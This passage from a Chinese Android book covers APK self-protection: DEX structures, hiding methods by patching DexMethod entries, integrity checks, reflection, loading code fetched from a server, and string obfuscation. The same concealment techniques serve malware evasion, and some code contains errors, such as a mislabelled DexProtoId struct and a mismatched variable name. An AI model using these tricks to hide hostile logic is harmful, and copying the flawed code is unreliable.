


图 10-26　输入密码



（4）单击 Next 按钮，输入原来签名文件的资料和密码，按照默认提示完成签名。在 Eclipse 界面中会显示生成的签名加密信息，如图 10-27 所示。




图 10-27　加密信息

10.3.5　发布到市场

发布的过程比较简单，来到 Market，登录个人中心，上传签名后的文件即可，具体操作流程在 Market 站点上有详细说明。为节省本书的篇幅，在此不做详细介绍。

第 11 章　APK 的自我保护机制

因为绝大多数 Android 应用程序是使用 Java 语言编写的，而 Java 语言又比较容易被逆向分析，所以 Android 应用程序的自我保护具有一定的意义。在本章的内容中，将详细讲解现实中常用的 Android APK 自我保护技术，这些 APK 自我保护技术并不能做到完全的保护作用，只是提高了逆向分析的难度，在实际运用中应该根据具体情况结合使用。希望读者认真体会，为学习本书后面的知识打下基础。

11.1　分析 DEX 文件的结构

知识点讲解：光盘:视频\知识点\第 11 章\分析 DEX 文件的结构.avi

Android APK 文件是由 DEX 文件组成的，每个 APK 包都会包含一个 classes.dex 文件，此文件是 Android 系统运行于 Dalvik Virtual Machine（Android 虚拟机）上的可执行文件，也是 Android 应用程序的核心所在。所以简要了解 DEX 文件的结构，对掌握分析 APK 自我保护机制的知识大有益处。

11.1.1　DEX 文件的基本结构

在 Android 系统的运行机制中，需要从 Java 源文件（当然 Android 也支持 JNI 的调用方式）生成 DEX 文件，具体过程是 Java 源文件通过 Java 编译器生成 CLASS 文件，再通过 dx 工具转换为 classes.dex 文件。DEX 文件从整体上来看是一个索引的结构，类名、方法名、字段名等信息都存储在常量池中，这样能够充分减少存储空间，一个 DEX 文件的基本结构如图 11-1 所示，相关结构声明定义在 DexFile.h 中，在 AOSP 中的路径为/dalvik/libdex/DexFile.h。




图 11-1　一个 DEX 文件的基本结构

（1）header：是 DEX 文件头，包含 magic 字段、adler32 校验值、SHA-1 哈希值、string_ids 的个数以及偏移地址等。DEX 文件的头结构很固定，占用 0x70 个字节，具体定义代码如下所示。

```
struct DexHeader {
u1 magic[8]; /* includes version number */
u4 checksum; /* adler32 checksum */
u1 signature[kSHA1DigestLen]; /* SHA-1 hash */
u4 fileSize; /* length of entire file */
u4 headerSize; /* offset to start of next section */
u4 endianTag;
u4 linkSize;
u4 linkOff;
u4 mapOff;
u4 stringIdsSize;
u4 stringIdsOff;
u4 typeIdsSize;
u4 typeIdsOff;
u4 protoIdsSize;
u4 protoIdsOff;
u4 fieldIdsSize;
u4 fieldIdsOff;
u4 methodIdsSize;
u4 methodIdsOff;
u4 classDefsSize;
u4 classDefsOff;
u4 dataSize;
u4 dataOff;
};
```

（2）DexStringId：定义了字符串数据的偏移，stringDataOff 指向字符串数据，具体定义代码如下所示。

```
struct DexStringId {
u4 stringDataOff; /* file offset to string_data_item */
};
```

（3）DexTypeId：表示应用程序代码中使用到的具体类型，例如整型、字符串等，其中 descriptorIdx 指向 DexStringId 列表的索引。具体定义代码如下所示。

```
struct DexTypeId {
u4 descriptorIdx; /* index into stringIds list for type descriptor */
};
```

（4）DexProtoId：表示方法声明的结构体，shortyIdx 是方法声明字符串，格式为返回值类型后紧跟参数列表类型。假如方法声明为 VI，则表示返回值为 V（空，无返回值）、参数为 I（整型）、所有的引用类型用 L 表示。returnTypeIdx 指向 DexTypeId 列表的索引，表示返回值类型；parametersOff 指向 DexTypeList 的偏移，表示参数列表类型。具体代码如下所示。

```
struct DexProtoId {
u2 classIdx; /* index into typeIds list for defining class */
u2 typeIdx; /* index into typeIds for field type */
u4 nameIdx; /* index into stringIds for field name */
};
```

（5）DexFieldId：表示代码中的字段，classIdx 指向 DexTypeId 列表索引，表示字段所属的类；typeIdx 表示字段类型，nameIdx 指向 DexStringId 列表索引，表示字段名。具体代码如下所示。

```
struct DexFieldId {
u2 classIdx; /* index into typeIds list for defining class */
```

```
u2 typeIdx; /* index into typeIds for field type */
u4 nameIdx; /* index into stringIds for field name */
};
```

（6）DexMethodId：表示代码中使用的方法，classIdx 表示方法所属的类，protoIdx 指向 DexProtoId 列表索引，表示方法原型，nameIdx 表示方法名。具体代码如下所示。

```
struct DexMethodId {
u2 classIdx; /* index into typeIds list for defining class */
u2 protoIdx; /* index into protoIds for method prototype */
u4 nameIdx; /* index into stringIds for method name */
};
```

（7）DexClassDef：该结构定义了代码中使用的类和相关的代码指令，具体代码如下所示。

```
struct DexClassDef {
u4 classIdx; /* index into typeIds for this class */
u4 accessFlags;
u4 superclassIdx; /* index into typeIds for superclass */
u4 interfacesOff; /* file offset to DexTypeList */
u4 sourceFileIdx; /* index into stringIds for source file name */
u4 annotationsOff; /* file offset to annotations_directory_item */
u4 classDataOff; /* file offset to class_data_item */
u4 staticValuesOff; /* file offset to DexEncodedArray */
};
```

- classIdx：指向DexTypeId列表索引，表示该类的类型；accessFlags 是类的访问标志，如public、private、static等。
- superclassIdx：表示父类的类型。
- interfacesOff：指向一个 DexTypeList的偏移值。
- sourceFileIdx：指向 DexStringIdx 列表的索引，表示类所在的源文件名称。
- annotationsOff：指向注解目录结构。
- classDataOff：指向 DexClassData 结构，表示类的数据部分。
- staticValuesOff：表示类中的静态数据。

（8）DexClassData：此结构体在文件 DexClass.h 中定义，路径为/dalvik/libdex/DexClass.h。在 header 中包含了静态字段个数、实例字段个数、直接方法（通过类直接访问的方法）个数和虚方法（通过类实例访问的方法）个数。具体代码如下所示。

```
struct DexClassData {
DexClassDataHeader header;
DexField* staticFields;
DexField* instanceFields;
DexMethod* directMethods;
DexMethod* virtualMethods;
};
```

（9）DexField：表示字段的类型和访问标志，fieldIdx 指向 DexFieldId。具体代码如下所示。

```
struct DexField {
u4 fieldIdx; /* index to a field_id_item */
u4 accessFlags;
};
```

（10）DexMethod：描述了方法的原型、名称、访问标志以及代码指令的偏移地址，methodIdx 指向 DexMethodId 索引，在 Google 的 DEX 文件文档中进行了如下定义。

```
index into the method_ids list for the identity of this method (includes the name and descriptor),
```

```
represented as a difference from the index of previous element in the list. The index of the first
element in a list is represented directly
```

这表示在 DEX 文件中，methodIdx 是相对于前一个 DexMethod 中的 methodIdx 的增量，例如，一个类中有两个 directMethods，第一个 directMethod 的 methodIdx 值为 0x13，表示指向索引为 0x13 的 methodIdx，那么第二个 directMethod 的 methodIdx 的值是相对于前一个值的增量，例如 0x01，表示指向索引为 0x14 的 methodIdx；accessFlags 表示方法的访问标志，codeOff 表示指令代码的偏移地址。DexMethod 的具体实现代码如下所示。

```
struct DexMethod {
u4 methodIdx; /* index to a method_id_item */
u4 accessFlags;
u4 codeOff; /* file offset to a code_item */
};
```

声明结构体 DexCode 的代码如下所示。

```
struct DexCode {
u2 registersSize;
u2 insSize;
u2 outsSize;
u2 triesSize;
u4 debugInfoOff; /* file offset to debug info stream */
u4 insnsSize; /* size of the insns array, in u2 units */
u2 insns[1];
/* followed by optional u2 padding */
/* followed by try_item[triesSize] */
/* followed by uleb128 handlersSize */
/* followed by catch_handler_item[handlersSize] */
};
```

在文件 DexClass.h 中，实际上所有的 u4 类型是 uleb128 类型，每个 uleb128 类型是 leb128 的无符号类型，每个 leb128 类型的数据包含 1～5 个字节，表示一个 32bit 的数值。每个字节只有 7 位有效，最高一位用来表示是否需要使用到下一个字节，例如第 1 个字节最高位为 1，表示还需要使用到第 2 个字节，如果第二个字节的最高位为 1，表示会使用到第 3 个字节，以此类推，最多 5 个字节。

11.1.2　隐藏 DEX 中的特定方法

在 DEX 的文件结构中，可以实现对 DEX 中特定方法的隐藏，这样在使用 baksmali 或者 apktool 等反编译工具对 classes.dex 文件进行反汇编时，将无法发现隐藏的方法。但是当有特定的现象发生时，其实也是比较容易检测出来的。

在 DEX 文件格式中，method 的结构体是 DexMethod，如果将 methodIdx 的值指向另一个 method，同时修改相应的代码偏移量 codeOff（accessFlags 一般不需要修改），并修改后续相应的 methodIdx，这样可以隐藏特定的方法。在修改 DEX 文件后，需要重新计算 DEX 文件的 SHA1 值以及校验值，以便可以更新 DEX 文件。

在 DEX 的文件结构中，隐藏一个方法的基本步骤如下所示。

（1）修改 DEX 文件中需要隐藏方法的 DexMethod 结构体，例如，在图 11-2 中隐藏了方法 B。




图 11-2　隐藏了方法 B

在图 11-2 的隐藏过程中，具体说明如下所示。

- 将 DexMethod中的 methodIdx 值设为0x0，即将原先的方法指向了前一个方法。
- 因为在DEX文件格式里，directMethods和virtualMethods 是分开的，所以一般无需修改访问标志符 accessFlags。
- 将codeOffset 设置为前一个方法的代码偏移地址。

更新需要隐藏方法的下一个方法的 methodIdx，通过如下公式实现这一功能。

```
next_method_idx=original_next_method_idx + original_method_idx
```

（2）重新计算 Dex 的 SHA1 哈希值和 Adler 校验值，然后更新 DexHeader，使用 DexFixer 修复 classes.dex 文件。

（3）重新打包生成 APK 文件，具体流程如下所示。

- 解压缩APK，提取其中除META-INF 文件夹之外的所有文件。
- 压缩成ZIP格式文件。
- 使用 jarsigner 或者其他工具对生成的ZIP文件签名，将后缀名修改为.apk。

这样经过上述隐藏操作之后，接下来需要在程序中调用被隐藏的方法。调用隐藏方法的具体流程如下所示。

（1）使用反射调用方法 android.content.res.AssetManager.openNonAsset()打开当前应用程序的 classes.dex 文件，然后将数据保存到内存中。另外，还可以通过调用 Context.getPackageCodePath()来获得当前应用程序对应的 APK 文件的路径，通过这个路径构造 ZipFile 对象，这样可以获取 classes.dex 的 ZipEntry，接下来利用 ZipFile 的 getInputStream(ZipEntry)方法获取 classes.dex 的数据流，其核心代码如下所示。

```
String apkPath = this.getPackageCodePath();
ZipFile apkfile = new ZipFile(apkPath);
ZipEntry dexentry = zipfile.getEntry("classes.dex");
InputStream dexstream = zipfile.getInputStream(dexentry);
```

（2）修复 DEX 文件，恢复前面隐藏方法的 DexMethod 结构体。

（3）使用类加载器重新加载修复后的 DEX 数据。

（4）搜索被隐藏的方法，调用被隐藏的方法。

在上述隐藏过程中需要注意，在 DEX 文件中的方法是按方法名的字典序排序的，所以需要隐藏的方法如果是该类中所有方法排序第一个，那么 methodIdx 值是一个绝对值。如果隐藏操作不是很方便，建议可以编写一个无用的方法，其方法名排序为第一个，让需要隐藏的方法重新指向该方法。使用修改 methodIdx 的方法，让其指向另一个 DexMethodId 的结构体，如果使用 baksmali 进行反汇编，则会发现在一个类中有两个完全相同的函数。

在结构体 DexClassData 的头部 DexClassDataHeader 中，directMethodsSize 和 virtualMethodsSize 分别表示直接方法的个数和虚方法的个数。如果想要隐藏某个方法，可以通过将相应的 directMethodsSize 或 virtualMethodsSize 减 1，同时将表示该需要隐藏方法的 DexMethod 结构体中的数据全部修改为 0，这样就可以将该方法隐藏起来。当使用 baksmali 进行反汇编操作时，不会显示出该方法的反汇编代码。

注意： 上述介绍的隐藏方法操作都没能隐藏掉DexMethodId 结构体，在这个结构体中包含了方法所属的类名、原型声明以及方法名，攻击者可以通过对比DexMethodId的个数和DexMethod结构体的个数来判断是否存在方法隐藏的问题。

11.2 完整性校验

知识点讲解：光盘:视频\知识点\第 11 章\完整性校验.avi

这里的完整性校验分为 DEX 完整性校验和 APK 完整性校验两大类，本节将详细讲解这两种完整性校



验的知识，为读者学习本书后面的知识打下基础。

11.2.1　DEX 完整性校验

在 Android 系统中，因为 classes.dex 能够完成大多数逻辑业务，所以很多针对 Android 应用程序的攻击和篡改操作都是针对 classes.dex 文件进行的。正因如此，在 APK 的自我保护机制中，可以考虑对 classes.dex 文件进行完整性校验。例如，可以通过 CRC 校验完成，也可以检查 Hash 值。因为只是检查 classes.dex 文件，所以可以将 CRC 值存储在 string 资源文件中，当然也可以放在自己的服务器上，通过运行时从服务器获取校验值。上述操作的基本步骤如下所示。

（1）在代码中完成校验值比对的逻辑，此部分代码后续将不能再发生变化，否则 CRC 的值会发生变化。

（2）在生成的 APK 文件中提取出 classes.dex 文件，计算其 CRC 值，其他 Hash 值的计算过程也类似。

（3）将计算出的值放入文件 strings.xml 中。

上述操作过程的核心实现代码如下所示。

```
String apkPath = this.getPackageCodePath();
Long dexCrc = Long.parseLong(this.getString(R.string.dex_crc));
try {
ZipFile zipfile = new ZipFile(apkPath);
ZipEntry dexentry = zipfile.getEntry("classes.dex");
if(dexentry.getCrc() != dexCrc){
System.out.println("Dex has been *modified!");
}else{
System.out.println("Dex hasn't been modified!");
}
} catch (IOException e) {
// TODO Auto-generated catch block
e.printStackTrace();
}
```

对于上述保护方式来说，还是很容易被暴力破解攻破。最终完整性校验会通过返回 true/false 来控制后续代码逻辑的走向，如果攻击者直接修改代码的逻辑，而完整性检查始终返回 true，那么上述操作方法会无效。由此可见，类似文件完整性校验需要配合一些其他方法，或者有其他更为巧妙的其他方式来实现。

11.2.2　APK 完整性校验

尽管 Android 应用程序的主要逻辑是通过 classes.dex 文件执行的，但是其他次要文件也会影响到整个程序的逻辑走向。例如，在 11.2.1 节中的 DEX 文件校验操作中，如果程序需要用到文件 strings.xml 中的某些值，那么修改这些值后就会影响到整个程序的运行。这个时候可以考虑对整个 APK 文件的完整性进行校验。

如果对整个 APK 文件进行完整性校验操作，如果在开发 Android 应用程序时进行，将无法知道完整 APK 文件的 Hash 值，所以这个 Hash 值的存储将无法像 DEX 完整性校验那样被保存在文件 strings.xml 中，此时可以考虑将这些值放在服务器端。上述操作的核心实现代码如下所示。

```
MessageDigest msgDigest = null;
try {
msgDigest = MessageDigest.getInstance("MD5")
byte[ ] bytes = new byte[8192];
int byteCount;
FileInputStream fis = null;
```

```
fis = new FileInputStream(new File(apkPath));
while ((byteCount = fis.read(bytes)) > 0)
msgDigest.update(bytes, 0, byteCount);
BigInteger bi = new BigInteger(1, msgDigest.digest());
String md5 = bi.toString(16);
fis.close();
/*
从服务器获取存储的 Hash 值，并进行比较
*/
} catch (Exception e) {
e.printStackTrace();
}
```

11.3　Java 反射

知识点讲解：光盘:视频\知识点\第 11 章\Java 反射.avi

因为 Android 应用程序主要是使用 Java 语言开发的，而在 Java 程序中可以使用反射技术来更加灵活地控制程序的运行，所以在 Android 程序中也可以使用反射为 Java 运行时的行为提供强大的支持。Java 反射机制允许运行中的 Java 程序对自身进行检查，并能直接操作程序的内部属性或方法，可动态生成类实例、变更属性内容以及调用方法。

在 Android 应用程序中可以使用反射技术来动态调用方法，可以增加对应用程序进行静态分析的难度。例如，下面的演示代码是一个使用 Java 反射的简单例子，在类 Reflection 保存了需要使用反射调用的方法。

```
public class Reflection {
public void methodA(){
System.out.println("Invoke methodA");
}
public void methodB(){
System.out.println("Invoke methodB");
}
}
```

而下面的代码实现了对类 Reflection 中方法的直接调用和反射调用操作。

```
protected void onCreate(Bundle savedInstanceState) {
…
Reflection reflection = new Reflection();
reflection.methodA();
reflection.methodB();
Class[ ] consTypes = new Class[ ]{ };
Class reflectionCls = null;
String className = "com.example.reflection.Reflection";
String methodName = "methodA";
try {
reflectionCls = Class.forName(className);
Constructor cons = reflectionCls.getConstructor(consTypes);
Reflection reflectionIns = (Reflection) cons.newInstance(new Object[ ]{ });
Method method = reflectionCls.getDeclaredMethod(methodName, new Class[ ]{ });
method.invoke(reflectionIns, new Object[ ]{ });
} catch (Exception e) {
```

```
// TODO Auto-generated catch block
e.printStackTrace();
    }
}
```

但是上述 Java 反射代码十分简单，所以当使用 dex2jar 反编译操作后，使用 jd-gui 打开后还是可以识别出需要调用的方法，如图 11-3 所示。

```
try
{
  Class localClass = Class.forName("com.example.reflection.Reflection");
  Reflection localReflection2 = (Reflection)localClass.getConstructor(arrayOfClass).newInstance(new Object[0]);
  localClass.getDeclaredMethod("methodA", new Class[0]).invoke(localReflection2, new Object[0]);
  return;
}
```

图 11-3　反编译出的内容

接下来需要进一步采取措施增加静态分析的难度。因为在反射调用时需要获取调用的类名和方法名，而在上述代码中将需要调用的类名或方法直接编码在代码中，这样一方面违背了 Java 反射使用的场景，Java 反射主要是为了提供程序的运行时动态行为的控制，另一方面并没有增加静态分析的难度。此时可以根据程序运行过程中的实时状态来调用相应的方法，这样可以进一步提高静态分析的难度。例如，根据当前应用程序的状态，可以从网络服务器获取需要进行反射调用的方法以及参数信息。在上述获取过程中，可以从网络获取类名和方法。这样做的好处是，使仅通过静态分析无法获知程序运行过程中实际调用的方法，增加自动化分析的难度。也可以使用反射加密的方式加密处理类名和方法名，在实际调用时再进行解密操作。但是上述处理方式可能会影响性能，因为不但 Java 反射对性能本身就有一定影响，而且必须申请网络连接的权限，并同时需要接入网络。

11.4　动态加载

知识点讲解：光盘:视频\知识点\第 11 章\动态加载.avi

在 Android 系统中，可以通过 DexClassLoader 来支持在程序运行过程中动态加载包含 classes.dex 的.jar 或.apk 文件，结合 Java 反射技术可以实现执行非应用程序部分的代码。通过动态加载技术不但可以提高逆向分析的难度，而且可以在一定程度上保护 APK 自身的业务逻辑防止被破解。

在 Android 系统中，DexClassLoader 构造函数原型如下所示。

```
public DexClassLoader (String dexPath,
String optimizedDirectory,
StringlibraryPath,
ClassLoader parent
)
```

其中，dexPath 表示包含 DEX 文件的.apk 或.jar 路径，optimizedDirectory 是优化后的 DEX 文件的路径，libraryPath 表示 Native（本地）库的路径，parent 表示父类加载器。通过 DexClassLoader 实例化对象调用 loadClass 加载需要调用的类，在获得 Class 对象后可以进一步使用 Java 反射技术来调用相应的方法。具体代码如下所示。

```
DexClassLoader classLoader = new DexClassLoader(apkPath, dexPath, null,
getClassLoader());
try {
Class<?> mLoadClass =
```

```
classLoader.loadClass("com.example.dexclassloaderslave.DexSlave");
Constructor<?> constructor = mLoadClass.getConstructor(new Class[ ] { });
Object dexSlave = constructor.newInstance(new Object[ ] { });
Method sayHello = mLoadClass.getDeclaredMethod("sayHello", new Class[ ]{ } );
sayHello.setAccessible(true);
sayHello.invoke(dexSlave, new Object[ ]{ });
} catch (Exception e)
{
e.printStackTrace();
}
```

在上述代码中，调用了类 com.example.dexclassloaderslave.DexSlave 中的 sayHello()方法。

在 Android 开发应用中，对于需要通过 DexClassLoader 调用的.apk 或.jar 文件的分发操作来说，可以将其放入 Android 项目的 assets 或者 res 目录下，也可以将其放在服务器端，在实际需要调用时通过网络获取文件。为了提高被逆向分析的难度，可以对被调用的.apk 或.jar 文件采取以下措施进行保护。

- 进行完整性校验操作，防止文件被篡改。
- 进行加密处理操作，在调用加载前进行解密操作。
- 对于需要调用的函数的相关信息使用通过网络获取的方式，而不是直接编码在代码中，这样可以真正实现动态调用，提高被静态分析的难度。
- 对于使用网络服务器分发的方式来说，对网络服务器地址进行严格保护，不要以字符串直接编码的方式写在代码中，对下载请求也需要使用Cookie等辅助识别的技术。

除了使用类 DexClassLoader 实现动态加载外，还可以使用类 dalvik.system.DexFile 实现 DEX 文件的加载，但是在实例化过程中，类 DexFile 提供的构造方法需要在/data/davik-cache 目录下生成相应的 DEX 文件，而/data/davik-cache 目录对于一般应用程序是没有写权限的，所以在程序中无法实例化 DexFile 对象，也就无法调用 DexFile.loadClass()方法。所以需要通过反射调用 DexFile 类的 openDex()方法。

11.5 字符串处理

知识点讲解：光盘:视频\知识点\第 11 章\字符串处理.avi

在 Android 应用程序开发过程中难免会使用到字符串，例如，服务器的地址等一些敏感信息。如果使用硬编码的方式处理这些字符串，就会很容易地通过静态分析获取到，甚至可以使用自动化分析工具批量提取。例如，在 Java 源代码中定义一个如下字符串。

```
String str = "I am a string!";
```

则在反编译的.smali 代码中对应的代码如下所示。

```
const-string v0, "I am a string!"
```

对于自动化分析工具来说，因为只需要扫描到关键字 const-string 即可提取到字符串值，所以应该尽量避免在源代码中定义字符串常量。此时比较简单的解决方法是，使用类 StringBuilder 通过 append()方法构造需要的字符串，或使用数组的方式来存储字符串。例如，使用 StringBuilder 构造字符串反编译后的代码如下所示。

```
.line 26
.local v10, strBuilder:Ljava/lang/StringBuilder;
const-string v11, "I"
invoke-virtual {v10, v11},
 Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
.line 27
const-string v11, "am"
invoke-virtual {v10, v11},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
.line 28
const-string v11, "a"
invoke-virtual {v10, v11},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
.line 29
const-string v11, "String"
invoke-virtual {v10, v11},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
.line 30
invoke-virtual {v10}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
```

在上述方式中可以增加自动化分析的难度，此时如果想完整地提取一个字符串，只是用静态分析方法就必须要进行相应的词法分析和语法解析工作。另外，也可以对字符串进行加密处理操作。在现实中很多恶意代码就采用了这种方法，例如，一些具有 BOT 功能的恶意代码会加密处理 C&C 服务器地址和命令，在运行时再进行解密。

11.6　代码乱序操作

知识点讲解：光盘:视频\知识点\第 11 章\代码乱序操作.avi

在 Android 应用程序开发过程中，为了增加被逆向分析的难度，可以将原有代码在 smali 格式上进行乱序处理，但是需要保证不会影响程序的正常运行。代码乱序操作的基本原理如图 11-4 所示。

